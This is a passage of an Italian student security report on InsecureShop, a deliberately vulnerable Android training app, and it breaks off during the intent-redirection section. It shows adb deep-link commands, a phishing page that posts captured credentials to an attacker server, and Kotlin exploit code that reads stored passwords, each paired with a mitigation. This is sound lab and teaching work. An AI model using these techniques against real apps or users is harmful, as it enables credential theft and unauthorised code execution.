

Software Security

Sara Meglio M63001582

Francesco Improta M63001664

Anno Accademico 2024/2025

Indice

Indice

1	Architettura delle applicazioni Android	2
2	Analisi dell'applicazione e configurazione	5
2.1	Ambiente di simulazione	6
3	Hardcoded Credentials	7
3.1	Mitigazione della vulnerabilità	9
4	Insufficient URL Validation	10
4.1	Caricamento non intenzionale di pagine web	11
4.2	Phishing	12
4.3	Mitigazione della vulnerabilità	13
5	Arbitrary Code Execution	14
5.1	Esecuzione pratica dell'attacco	15
5.2	Lettura delle credenziali via codice iniettato	16
5.3	Mitigazione della vulnerabilità	17
6	Intent Redirection (Access to Protected Components)	18
6.1	Esecuzione pratica dell'attacco	18
6.2	Mitigazione della vulnerabilità	19
7	AWS Cognito Misconfiguration	21
7.1	Mitigazione della vulnerabilità	22
8	Insecure Broadcast Receiver	24
8.1	Caricamento non intenzionale di pagine web	24
8.2	Mitigazione della vulnerabilità	25
9	Lack of SSL Certificate Validation	27
9.1	Mitigazione della vulnerabilità	29

1 Architettura delle applicazioni Android

Il concetto di applicazione (*app*) in Android differisce significativamente rispetto ai sistemi tradizionali. In Android, un'app non è un semplice eseguibile, ma un contenitore strutturato che integra codice (Java/Kotlin), risorse grafiche, configurazioni e altri dati. Essa è progettata per essere modulare, estensibile e in grado di interagire con il sistema e con altre app.

Un'app Android è distribuita sotto forma di un unico file con estensione **.apk** (Android Package), che rappresenta un archivio compresso contenente tutto il necessario per l'installazione e l'esecuzione sul dispositivo. Un file APK contiene i seguenti elementi principali:

1. **Manifesto:** file XML (`AndroidManifest.xml`) che descrive la struttura e il comportamento dell'applicazione. Include autorizzazioni, dichiarazioni dei componenti e requisiti del sistema.
2. **Risorse:** file accessori come layout XML, stringhe internazionalizzate, immagini, colori, stili e animazioni.
3. **Codice:** bytecode compilato in formato **.dex** (Dalvik Executable), eventualmente accompagnato da librerie native in C/C++.
4. **Firma digitale:** ogni APK deve essere firmato con un certificato che identifica in modo sicuro l'autore dell'applicazione.

Il Manifest

Il file `AndroidManifest.xml` rappresenta l'elemento centrale nella definizione strutturale e comportamentale di un'applicazione Android. Attraverso questo documento XML, l'app comunica al sistema operativo informazioni fondamentali che determinano il modo in cui essa può essere eseguita, a quali risorse può accedere e quali componenti mette a disposizione. Uno degli aspetti essenziali del Manifest è la dichiarazione esplicita dei punti di ingresso dell'applicazione, ossia dei componenti che costituiscono le sue funzionalità operative principali. Tali componenti includono le *Activity*, i *Service*, i *BroadcastReceiver* e i *ContentProvider*, ciascuno dei quali svolge un ruolo ben definito nel ciclo di vita dell'app.

Oltre alla dichiarazione dei componenti, il Manifest contiene anche le autorizzazioni (**permissions**) richieste dall'app per poter accedere a risorse sensibili del sistema, come la fotocamera, la memoria esterna, la localizzazione o la rete Internet. Queste autorizzazioni devono essere specificate chiaramente, affinché il sistema possa informare l'utente e applicare le

opportune restrizioni. Il Manifest stabilisce inoltre quale sia la *Activity principale*, ovvero quella che viene avviata quando l'utente seleziona l'app dal launcher del dispositivo. Ciò avviene tramite l'inclusione di un filtro di intenti (**intent-filter**) che indica le azioni **MAIN** e **LAUNCHER**, grazie alle quali il sistema riconosce quale Activity debba essere eseguita all'avvio.

Infine, il Manifest specifica le versioni minime e target del sistema Android che l'app supporta, mediante gli attributi **minSdkVersion** e **targetSdkVersion**. Queste informazioni sono cruciali per garantire compatibilità e stabilità, in quanto determinano il comportamento del sistema nel fornire o limitare determinate API e funzionalità in fase di installazione ed esecuzione.

Componenti funzionali dell'applicazione

Activity L'*Activity* è il componente preposto alla gestione dell'interfaccia utente. Ogni schermata di un'app corrisponde generalmente a una Activity, che governa il layout grafico, l'interazione con l'utente e la logica associata a quella vista.

Ogni Activity ha un ciclo di vita preciso, controllato dal sistema, che ne regola l'allocazione delle risorse. I metodi principali del ciclo di vita includono **onCreate()**, **onStart()**, **onResume()**, **onPause()**, **onStop()** e **onDestroy()**. La corretta gestione di queste fasi è essenziale per garantire reattività e robustezza.

Service Il *Service* è un componente progettato per eseguire operazioni in background, senza interfaccia utente. Può svolgere compiti continuativi, come riprodurre musica, gestire download, sincronizzare dati. Può essere avviato con **startService()** oppure con **bindService()** per offrire interazioni dirette.

Pur non essendo visibile all'utente, il Service è un punto di ingresso fondamentale per funzionalità persistenti o asincrone.

BroadcastReceiver Il *BroadcastReceiver* consente all'app di rispondere a eventi generati dal sistema o da altre app (ad esempio: ricezione SMS, cambio di rete, fine di una chiamata). È adatto per operazioni rapide, e può servire da trigger per avviare altri componenti, come un Service.

ContentProvider Il *ContentProvider* funge da interfaccia per la gestione dei dati strutturati, come database o archivi condivisi. Rende possibile l'accesso controllato ai dati sia all'interno

della stessa app che da app esterne, secondo meccanismi di sicurezza e permessi dichiarati nel Manifest.

È particolarmente utile per offrire servizi dati condivisi, ad esempio l'accesso ai contatti, ai file o alla galleria.

Intent e comunicazione tra componenti

Gli *Intent* sono oggetti utilizzati per comunicare tra componenti Android. A differenza dei componenti precedenti, non rappresentano funzionalità autonome, ma il meccanismo tramite cui le funzionalità vengono richieste o notificate.

Un Intent può essere:

- **Esplicito:** indirizzato a un componente specifico (ad esempio, avvia una certa Activity).
- **Implicito:** descrive un'azione (es. “condividi immagine”) lasciando che il sistema scelga il componente appropriato.

Attraverso gli Intent, Android favorisce la disaccoppiatura tra componenti e la cooperazione tra app diverse. Il meccanismo flessibile degli Intent consente di costruire applicazioni modulari, interoperabili e adatte a scenari complessi.

2 Analisi dell'applicazione e configurazione

L'applicazione oggetto del test si chiama InsecureShop, un'applicazione Android progettata per essere intenzionalmente vulnerabile, cioè nasce per essere una DVAA – *Damn Vulnerable Android App*, e fu pubblicata nell'ambito del **SourceZeroCon 2021**.

Prima di procedere all'analisi delle singole vulnerabilità, abbiamo utilizzato il tool di analisi statica **MobSF** – *Mobile Security Framework*, per ottenere una prima valutazione generale dell'applicazione.




Figura 1: Analisi dell'applicazione con MobSF.

L'applicazione presenta alcune componenti esportate che possono rappresentare potenziali vettori di attacco. In particolare, sono state rilevate:

- 5 su 10 Activities esportate, ovvero attività accessibili anche da altre applicazioni, il che può aumentare la superficie di attacco se non opportunamente protette.
- 1 su 1 Service esportato, un servizio esposto che potrebbe essere invocato da componenti esterni, potenzialmente sfruttabile per eseguire codice non autorizzato o per attacchi di escalation dei privilegi.
- 0 su 0 Broadcast Receivers esportati, quindi nessun ricevitore di broadcast esternamente accessibile è stato individuato.
- 1 su 2 Content Providers esportati, ovvero uno dei due provider di contenuti è accessibile ad altre applicazioni, rappresentando un possibile punto di accesso a dati sensibili se non adeguatamente protetto.

Alcuni di questi componenti saranno oggetto delle vulnerabilità di seguito esplorate.

2.1 Ambiente di simulazione

Per l'analisi e la sperimentazione sull'applicazione DVAA, è stato predisposto un ambiente di simulazione locale mediante l'utilizzo di Android Studio. Tale strumento si è rivelato fondamentale sotto diversi aspetti: da un lato ha permesso l'accesso e l'ispezione del codice sorgente dell'applicazione, dall'altro ha consentito l'utilizzo di un emulatore Android, evitando così la necessità di impiegare un dispositivo fisico.

Attraverso l'analisi del file `AndroidManifest.xml`, è stato possibile determinare che la *target API level* dell'applicazione corrisponde ad Android 10. Di conseguenza, è stato configurato un emulatore con tale versione del sistema operativo per garantire un ambiente coerente con quello previsto dall'applicazione.

Inoltre, Android Studio ha facilitato la creazione di applicazioni malevole artificiali, utilizzate per simulare scenari di attacco e indagare le potenziali vulnerabilità presenti nell'applicazione oggetto di studio.

3 Hardcoded Credentials

La prima funzionalità messa a disposizione dall'applicazione è un semplice login. L'interfaccia si presenta in questo modo:




Figura 2: Schermata di login dell'applicazione.

L'applicazione presenta la vulnerabilità di **Hardcoded Credentials**: lo sviluppatore ha inserito direttamente username e password nel codice sorgente dell'applicazione. Per riuscire ad accedere, dunque, abbiamo dovuto esplorare il codice sorgente seguendo questo flusso:

- `LoginActivity.kt` è il file di back-end della schermata di login. Il codice di interesse è:

```
fun onLogin(view: View) {
    val username = mBinding.edtUserName.text.toString()
    val password = mBinding.edtPassword.text.toString()

    Log.d("userName", username)
    Log.d("password", password)

    var auth = Util.verifyUserNamePassword(username, password)
    if (auth) {
        Prefs.getInstance(applicationContext).username = username
        Prefs.getInstance(applicationContext).password = password
        Util.saveProductList(this)
        val intent = Intent(this, ProductListActivity::class.java)
        startActivity(intent)
    } else {
        for (info in packageManager.getInstalledPackages(0)) {
            var packageName = info.packageName
            if (packageName.startsWith("com.insecureshopapp")) {
```

Figura 3: `LoginActivity.kt`

Il login va a buon fine quando la variabile `auth` è vera. Tale variabile è il risultato della funzione `verifyUserNamePassword()`.

- `verifyUserNamePassword()` è la funzione che valida l'input del login.

```
fun verifyUserNamePassword(username: String, password: String): Boolean {
    if (getUserCreds().containsKey(username)) {
        val passwordValue = getUserCreds()[username]
        return passwordValue.equals(password)
    } else {
        return false
    }
}
```

Figura 4: Funzione `verifyUserNamePassword()`.

Essa prende in ingresso due stringhe, un username e una password, e sfrutta un meccanismo chiave-valore: verifica l'esistenza dell'username, ovvero la chiave, e dopodiché, tramite la funzione `getUserCreds()`, trova il valore associato. Se l'username non esiste, allora la funzione torna valore falso.

- `getUserCreds()` è la funzione in cui è possibile effettivamente trovare le credenziali Hardcoded.

```
private fun getUserCreds(): HashMap<String,String> {
    val userCreds = HashMap<String, String>()
    userCreds["shopuser"] = "!ns3csh0p"
    return userCreds
}
```

Figura 5: Funzione `getUserCreds()`.

In particolare, leggiamo che è presente un unico utente con username **shopuser** e password **!ns3csh0p**.

Tentando di accedere con le credenziali trovate, il login va a buon fine:




Figura 6: Interfaccia applicazione dopo aver effettuato l'accesso.

3.1 Mitigazione della vulnerabilità

Le credenziali hardcoded, ovvero memorizzate direttamente nel codice sorgente, rappresentano una seria vulnerabilità per la sicurezza delle applicazioni, in quanto possono essere facilmente esposte attraverso tecniche di reverse engineering o tramite l'accesso ai repository.

Non a caso, uno dei principi fondamentali dello SDL (Security Development Lifecycle) afferma che non si dovrebbe mai presumere che un attaccante non possa accedere al codice sorgente. Proprio per questo motivo è fondamentale evitare di includere al suo interno informazioni sensibili, come credenziali, chiavi API o token di accesso.

Alla luce di ciò, è indispensabile adottare pratiche sicure per la gestione delle credenziali. Una strategia efficace consiste nell'utilizzare sistemi di gestione sicura dei segreti, come vault o secret manager (ad esempio HashiCorp Vault, AWS Secrets Manager o Azure Key Vault), che permettono di conservare in modo protetto i dati sensibili e di accedervi esclusivamente tramite chiamate controllate e autorizzate.

4 Insufficient URL Validation

L'applicazione contiene una vulnerabilità nel componente `WebViewActivity` che consente il caricamento arbitrario di URL esterni tramite deep link non validati.

L'attività `WebViewActivity` è progettata per aprire una pagina web all'interno dell'app, prendendo l'URL da aprire dal parametro `url` della query string presente in un Intent di tipo `VIEW`, ricevuto tramite un deep link con schema personalizzato (`inseureshop://...`):

```
override fun onCreate(savedInstanceState: Bundle?) {
    super.onCreate(savedInstanceState)
    setContentView(R.layout.activity_webview)
    setSupportActionBar(toolbar)
    title = getString(R.string.webview)

    val webView = findViewById<WebView>(R.id.webview)

    webView.settings.javaScriptEnabled = true
    webView.settings.loadWithOverviewMode = true
    webView.settings.useWideViewPort = true
    webView.settings.allowUniversalAccessFromFileURLs = true
    webView.settings.userAgentString = USER_AGENT
    webView.webViewClient = CustomWebViewClient()
    val uri : Uri? = intent.data
    uri?.let {
        var data: String? = null
        if (uri.path.equals("/web")) {
            data = intent.data?.getQueryParameter("url")
        } else if (uri.path.equals("/webview")) {
            if (intent.data!!.getQueryParameter("url")!!.endsWith("inseureshopapp.com")) {
                data = intent.data?.getQueryParameter("url")
            }
        }
    }
}
```

Figura 7: Codice di `WebViewActivity`.

```
<activity android:name=".WebViewActivity">
    <intent-filter>
        <action android:name="android.intent.action.VIEW" />
        <category android:name="android.intent.category.DEFAULT" />
        <category android:name="android.intent.category.BROWSABLE" />

        <data
            android:host="com.inseureshop"
            android:scheme="inseureshop" />
    </intent-filter>
</activity>
```

Figura 8: Manifesto dell'applicazione, in cui la `WebViewActivity` è registrata per ricevere Intent di tipo `VIEW`.

In Android, un Intent è un meccanismo che consente di avviare componenti dell'applicazione, come Activity, Service o BroadcastReceiver. Nel caso specifico, l'Intent è di tipo `VIEW`, comunemente utilizzato per aprire e visualizzare risorse specificate da un URI, come pagine web, file o altre risorse. Tuttavia, come si evince dal codice in Figura 7, l'applicazione non effettua alcuna validazione sull'URL ricevuto quando il percorso del deep link è `/web`. Que-

sto permette di far aprire all'app qualsiasi URL, inclusi domini controllati da un attaccante, direttamente all'interno della WebView.

Un attaccante può creare un Intent malevolo o un link apparentemente innocuo che, se aperto, **forza l'app a caricare un sito arbitrario**.

4.1 Caricamento non intenzionale di pagine web

Abbiamo eseguito da terminale il seguente comando:

```
$ adb shell am start -n com.insecureshop/.WebViewActivity
-a android.intent.action.VIEW
-d "insecureshop://com.insecureshop/web?url=https://
wikipedia.org/"
```

Listing 1: Sessione terminale

Il comando si articola nei seguenti passaggi:

- `adb shell` entra nella shell del dispositivo android;
- `am start` usa l'Activity Manager per lanciare un'attività;
- `-n com.insecureshop/.WebViewActivity` specifica esplicitamente il nome completo dell'attività da avviare;
- `-a android.intent.action.VIEW` specifica l'azione dell'intent, (`ACTION_VIEW`), usata per "visualizzare" qualcosa;
- `-d "insecureshop://com.insecureshop/web?url=https://wikipedia.org/"` specifica il data URI associato all'intent: è quello che l'attività userà per decidere cosa caricare. In questo caso, l'obiettivo è quello di visualizzare la pagina Wikipedia.org.

Eseguendo il comando, l'attacco va a buon fine:




Figura 9: Attacco andato a buon fine.

4.2 Phishing

Come detto, il comportamento osservato può essere sfruttato per costringere l'utente a visitare pagine malevole, ma consente anche azioni più pericolose. Infatti, dal codice in Figura 7 risulta anche che l'opzione `javascriptEnabled` è `true`, cioè è possibile iniettare codice JavaScript malevolo. Abbiamo dunque sfruttato la vulnerabilità per condurre un attacco di **phishing**, ingannando la vittima e inducendola a condividere informazioni sensibili: nome utente e password dell'applicazione.

Con questo scopo, abbiamo creato un file html che replicasse la pagina di login dell'applicazione. Nella Figura 10 è possibile apprezzare le differenze tra la pagina falsa e la pagina di login reale.



Figura 10: Interfacce dell'applicazione

Abbiamo inoltre configurato un server sulla macchina host per intercettare i dati inseriti dall'utente nella pagina. Questi dati vengono trasmessi all'attaccante tramite una richiesta HTTP di tipo POST. Una volta avviato il server in ascolto, abbiamo eseguito un comando analogo a quello utilizzato nell'attacco precedente, modificando unicamente l'URL:

```
$ adb shell am start -n com.insecureshop/.WebViewActivity
-a android.intent.action.VIEW
-d "insecureshop://com.insecureshop/web?url=http
://10.0.2.2:8000/login.html"
```

Listing 2: Sessione terminale

Inserendo i dati nella nuova interfaccia e premendo il pulsante di login, le informazioni sono state correttamente inviate al server:

```
C:\Users\FrancescoStudiante\Desktop\xss>python3 server.py
[*] Server phishing avviato su http://localhost:8000
127.0.0.1 - - [26/Jun/2025 17:49:53] "GET /login.html HTTP/1.1" 304 -
127.0.0.1 - - [26/Jun/2025 17:49:54] code 404, message File not found
127.0.0.1 - - [26/Jun/2025 17:49:54] "GET /favicon.ico HTTP/1.1" 404 -
[+] Dati rubati:
    Email: unina_user
    Password: unina_pass
127.0.0.1 - - [26/Jun/2025 17:50:15] "POST /steal HTTP/1.1" 200 -
```

Figura 11: Phishing.

4.3 Mitigazione della vulnerabilità

La vulnerabilità legata al caricamento arbitrario di URL nella `WebViewActivity` rappresenta un serio rischio per la sicurezza dell'applicazione, poiché permette a un attaccante di sfruttare deep link non validati per forzare l'apertura di pagine web malevole all'interno dell'app. Per questo motivo, è fondamentale implementare un rigoroso sistema di **validazione degli input**, che assicuri che solo URL attendibili vengano caricati nella `WebView`. Un approccio efficace potrebbe essere l'adozione di una whitelist di domini consentiti, in modo da bloccare automaticamente qualsiasi indirizzo non autorizzato.

5 Arbitrary Code Execution

La vulnerabilità di **Arbitrary Code Execution** (ACE) è una falla di sicurezza che consente a un attaccante di eseguire del codice (potenzialmente malevolo) a propria scelta all'interno di un'applicazione o di un sistema, senza che questo sia previsto o autorizzato.

L'applicazione InsecureShop è esposta a questa vulnerabilità a causa della logica implementata nella LoginActivity, in particolare nel ramo eseguito quando le credenziali inserite non sono corrette.

```
} else {
    for (info in packageManager.getInstalledPackages(0)) {
        var packageName = info.packageName
        if (packageName.startsWith("com.insecureshopapp")) {
            try {
                val packageContext = createPackageContext(packageName, Context.CONTEXT_INCLUDE_CODE or Context.CONTEXT_IGNORE_SECURITY)
                val value: Any = packageContext.classLoader
                    .loadClass("com.insecureshopapp.MainInterface")
                    .getMethod("getInstance", Context::class.java)
                    .invoke(null, this)
                Log.d("object_value", value.toString())
            } catch (e: Exception) {
                throw RuntimeException(e)
            }
        }
    }
}

Toast.makeText(applicationContext, "Invalid username and password", Toast.LENGTH_LONG)
    .show()
}
```

Figura 12: Codice per il login fallito.

Quando il login fallisce, l'app scorre tutte le applicazioni installate sul dispositivo e cerca quelle il cui nome del package inizia con "com.insecureshopapp". Per ognuna di queste, crea un contesto utilizzando `createPackageContext` con dei flag che le permettono di caricare ed eseguire codice da app esterne, senza verificare né la firma né la provenienza del codice. A quel punto, tenta di caricare la classe `com.insecureshopapp.MainInterface` da quell'app e di chiamarne il metodo statico `getInstance(Context)`. Se la classe esiste, il suo codice viene eseguito all'interno dell'app vulnerabile, con gli stessi permessi e risorse.

Questo comportamento rappresenta un grave rischio di sicurezza. È infatti sufficiente che l'utente installi (anche inconsapevolmente) un'app malevola il cui package inizi con "com.insecureshopapp" e che contenga una classe denominata `com.insecureshopapp.MainInterface`. In questo caso, a ogni login fallito, il codice di quella classe verrà caricato ed eseguito automaticamente. Il risultato è che l'app malevola potrà eseguire codice nel contesto della DVA, accedendo potenzialmente a dati sensibili o sfruttando le risorse dell'app ospite.

5.1 Esecuzione pratica dell'attacco

Il seguente esempio dimostra come sia possibile sfruttare la vulnerabilità di code execution illustrata in precedenza. A scopo dimostrativo, è stata sviluppata un'applicazione “malevola” contenente una classe con la struttura richiesta, il cui unico scopo è stampare un messaggio per indicare che il codice è stato eseguito. Pur trattandosi di un attacco innocuo, esso conferma che un'app esterna può eseguire codice all'interno della DVA senza alcuna autorizzazione.

È stato dunque creato un progetto Android ex novo, seguendo i passaggi indicati in precedenza. Il nome del package è stato impostato esattamente come richiesto, cioè iniziando con `com.insecureshopapp`.

All'interno del progetto è stata definita la classe `MainInterface`, che implementa il metodo statico `getInstance(Context)`. Tale metodo contiene semplicemente un'istruzione per mostrare a video un messaggio che recita “Codice arbitrario eseguito”, così da confermare visivamente l'esecuzione del codice.

```
MainActivity.kt x
1  package com.insecureshopapp
2
3  import android.content.Context
4  import android.widget.Toast
5
6  class MainInterface {
7      companion object {
8          @JvmStatic
9          fun getInstance(context: Context): Any {
10             Toast.makeText(context, text: "✓ Codice arbitrario eseguito!", Toast.LENGTH_LONG).show()
11             return MainInterface()
12          }
13      }
14  }
```

Figura 13: Classe `MainInterface`.





Figura 14: AOC.

L'APK generato è stato installato sul dispositivo di test. Successivamente, è stato effettuato un tentativo di login sull'app vulnerabile utilizzando credenziali errate, così da innescare il caricamento dinamico del codice malevolo. Come previsto, il messaggio di conferma è apparso sullo schermo, dimostrando che il codice dell'app esterna viene eseguito correttamente all'interno del contesto della DVA (Figura 14).

5.2 Lettura delle credenziali via codice iniettato

Usando la stessa metodologia descritta in precedenza, è stata realizzata un'applicazione Android ad hoc con l'obiettivo di accedere ai dati sensibili salvati dalla vittima.

L'unica differenza rispetto all'esempio mostrato in precedenza risiede nella modifica del contenuto della classe `MainInterface()`, che è stato aggiornato al fine di accedere alle `SharedPreferences` e leggere direttamente le credenziali salvate dall'applicazione vulnerabile. Di seguito è riportato il nuovo contenuto del file `MainInterface.kt`:



```
1 package com.insecureshopapp
2
3 import android.content.Context
4 import android.util.Log
5
6 class MainInterface {
7     companion object {
8         @JvmStatic
9         fun getInstance(context: Context): Any {
10             Log.d(tag="exploit", msg="✓ Codice arbitrario eseguito nel contesto: ${context.packageName}")
11
12             try {
13                 val prefs = context.getSharedPreferences(name="Prefs", Context.MODE_PRIVATE)
14                 val username = prefs.getString(key="username", defValue="N/A")
15                 val password = prefs.getString(key="password", defValue="N/A")
16                 Log.d(tag="exploit", msg="Username: $username - Password: $password")
17             } catch (e: Exception) {
18                 Log.e(tag="exploit", msg="Errore nell'accesso a SharedPreferences", e)
19             }
20
21             return MainInterface()
22         }
23     }
24 }
```

Figura 15: `MainInterface()` per accedere ai dati sensibili della vittima.

Il codice tenta di aprire il file delle `SharedPreferences` chiamato "Prefs.xml" dell'app vulnerabile e dopodiché estrae e stampa il contenuto delle chiavi "username" e "password", se presenti; se non trovate, stampa "N/A".

Dopo aver installato l'applicazione vulnerabile sul dispositivo, abbiamo avviato l'app mantenendo aperto e sotto controllo il logcat per monitorare l'esecuzione dell'exploit. Inserendo inizialmente delle credenziali errate, abbiamo osservato che il log riportava valori "N/A" per username e password, indicando che il file di `SharedPreferences` era ancora vuoto.

```

45 5060-5060 exploit com.insecureshop D ✓ Codice arbitrario eseguito nel contesto: com.insecureshop
45 5060-5060 exploit com.insecureshop D Username: N/A - Password: N/A
42 5060-5060 exploit com.insecureshop D ✓ Codice arbitrario eseguito nel contesto: com.insecureshop
42 5060-5060 exploit com.insecureshop D Username: shopuser - Password: lns3csh0p

```

Figura 16: Lettura delle credenziali tramite Arbitrary Code Execution.

Successivamente, abbiamo effettuato l'accesso con credenziali corrette, in modo da popolare il file di preferenze con i dati utente. A questo punto, abbiamo ripetuto l'operazione di login con credenziali sbagliate, e questa volta l'exploit ha correttamente letto e mostrato nel logcat le credenziali salvate, confermando la riuscita dell'attacco, come mostrato in Figura 16.

5.3 Mitigazione della vulnerabilità

Il codice presente nella LoginActivity che carica dinamicamente classi da app esterne ha scarsa utilità pratica, soprattutto perché viene eseguito in risposta a un login fallito, una circostanza in cui non ci si aspetterebbe l'esecuzione di plugin esterni. La soluzione più semplice ed efficace per eliminare il rischio sarebbe rimuovere del tutto questa logica.

Se invece il caricamento dinamico di codice è un requisito irrinunciabile, la mitigazione più robusta è l'uso delle firme digitali (package signatures) per garantire che solo app fidate, firmate dallo stesso sviluppatore, possano essere eseguite. Infatti, ogni APK è firmato con una chiave privata univoca dello sviluppatore, e due app con la stessa firma sono considerate dello stesso autore e possono condividere risorse o permessi. Allora, prima di caricare una classe da un'app esterna, InsecureShop dovrebbe confrontare la firma dell'app corrente (InsecureShop) con quella dell'app esterna, e bloccare l'esecuzione se le firme non corrispondono.

6 Intent Redirection (Access to Protected Components)

Questa vulnerabilità si verifica quando un'app riceve un Intent da un'altra sorgente (come un'altra app), e lo inoltra ("redireziona") ad un'altra attività senza verificarne contenuto, destinazione o autorizzazioni. Se non gestita correttamente, può permettere a un attaccante di accedere a componenti interni o protetti dell'app o di altri pacchetti.

Il codice vulnerabile è nell'activity `WebView2Activity`:

```
val extraIntent = intent.getParcelableExtra<Intent>("extra_intent")
if (extraIntent != null) {
    startActivity(extraIntent)
    finish()
    return
}
```

Figura 17: Codice vulnerabili nell'activity `WebView2Activity`.

L'attività riceve un Intent principale (tramite `getIntent()`). Da questo Intent, estrae un altro Intent interno passato con la chiave "extra_intent". Se questo `extraIntent` non è nullo, viene lanciato direttamente con `startActivity(extraIntent)`.

Il codice è pericoloso perché non ci sono controlli su:

- **Chi ha inviato l'Intent originale** (può essere una app malevola).
- **Dove punta extraIntent**: potrebbe essere un'attività interna riservata dell'app o di un'altra app.
- **Permessi richiesti**: l'app che lancia potrebbe non avere i permessi per accedere a ciò che viene rediretto.

Questo permette a un attaccante di "sfruttare" l'app vulnerabile per accedere o lanciare componenti protette, agendo come un "ponte" (proxy).

6.1 Esecuzione pratica dell'attacco

Per dimostrare la vulnerabilità, è stata sviluppata un'applicazione Android ad hoc che sfrutta il meccanismo di *Intent Redirection*. L'obiettivo è accedere a un'activity non esportata dell'applicazione vulnerabile, denominata `PrivateActivity`, la quale contiene una `WebView`.

